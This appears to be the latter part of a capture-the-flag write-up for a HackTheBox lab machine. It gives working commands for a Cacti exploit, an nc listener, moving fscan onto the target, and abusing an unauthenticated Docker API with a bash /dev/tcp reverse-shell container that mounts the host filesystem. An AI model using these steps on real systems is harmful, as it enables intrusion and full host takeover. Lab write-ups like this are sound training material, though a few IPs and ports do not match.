
1
python3 exploit.py -u marcus -p wonderful1 -i 10.10.13.171 -l 1234 -url http://cacti.monitorsfour.htb
Start nc :
1
nc -nlvp 1234
Check our listener we have got a shell :

User flag :
1
2
www-data@821fbd6a43fa:/home/marcus$ cat user.txt
b56ee712................8af
Privilege Escalation
I enum linux with all what i know until i find this ip in /etc/resolv.conf 192.168.65.7:
1
2
3
www-data@821fbd6a43fa:/etc$ cat resolv.conf
nameserver 127.0.0.11
# ExtServers: [host(192.168.65.7)]
Scan this ip with fscan (download from https://github.com/shadow1ng/fscan/releases)
Send fscan to target machine with start server on our machine :
1
python3 -m http.server 8888
Download fscan with curl on the target machine :
First go to /tmp
1
curl http://your_machine_ip/fscan -o fscan
Chmod to execute :
1
chmod +x fscan
Start scan ip we found 192.168.65.7 :
1
./fscan -h 192.168.65.7
Findings
See that fscan can execute rce on the docker api [+] PocScan http://192.168.65.7:2375 poc-yaml-docker-api-unauthorized-rce this mean no TLS no Client cert no Bearer token no Basic auth
Let’s proof that with curl :
1
curl http://192.168.65.7:2375/version
Now i will create docker container and mount the root file system to our container after that i will access root file system on our mount folder on docker container that’s we create let’ start :
First create this file to make container and send reverse shell to our kali and mount file system :
1
2
3
4
5
6
7
8
9
10
11
12
13
{
  "Image": "docker_setup-nginx-php:latest",
  "Cmd": [
    "/bin/bash",
    "-c",
    "bash -i >& /dev/tcp/10.10.14.171/1234 0>&1"
  ],
  "HostConfig": {
    "Binds": [
      "/mnt/host/c:/host_root"
    ]
  }
}
Transfer file using curl like we do with fscan :
1
curl http://10.10.14.171:8881/create_container.json -o container.json
Now let’s send request with our file to create this container :
1
curl -s -H "Content-Type: application/json" -d @container.json "http://192.168.65.7:2375/containers/create" -o response.json
Now we have file called response.json this file contain our container id :
1
2
cat response.json
{"Id":"546e30edba7eaca619f18f75dadd4942caeb21757a012f8976173eb341f6514d","Warnings":[]}
Now we have container id let’s start listener:
1
nc -nlvp 1234
Now start our container :
1
curl -X POST "http://192.168.65.7:2375/containers/546e30edba7eaca619f18f75dadd4942caeb21757a012f8976173eb341f6514d/start"
Back to listener we got a root shell :

Now let’s back to our mounted file and get flag

Flag is in /host_root/Users/Administrator/Desktop

Finished happy hacking!
Find me online:
• TryHackMe: t4t4r1s
• HackTheBox: t4t4r1s
• LinkedIn: Mustafa Eltayeb
• X: @mustafa_altayeb